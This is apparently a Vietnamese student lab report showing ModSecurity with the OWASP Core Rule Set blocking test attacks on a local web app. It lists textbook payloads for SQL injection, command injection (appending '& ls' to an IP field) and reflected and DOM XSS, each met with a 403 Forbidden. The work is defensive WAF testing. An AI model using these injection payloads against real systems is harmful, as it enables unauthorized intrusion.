
Kết quả nhận được như sau:



Task: Sử dụng bộ Core rule OWASP cấu hình cho ModSecurity và demo ít nhất 3 hành động trái phép được phát hiện và chặn bởi ModSecurity.


SQL injection

Payload: *% ' or '0' = '1*




Command Injection

Payload: *127.0.0.1 & ls*



XSS (Reflected)

Payload: *<script>alert('Reflected XSS')</script>*




Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Debian) Server at 127.0.0.1 Port 80

XSS (DOM)

Payload: `<script>alert('document.cookie');</script>`



Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Debian) Server at 127.0.0.1 Port 80



[Nội dung báo cáo chi tiết – Trình bày tùy sinh viên, Xuất file .PDF khi nộp]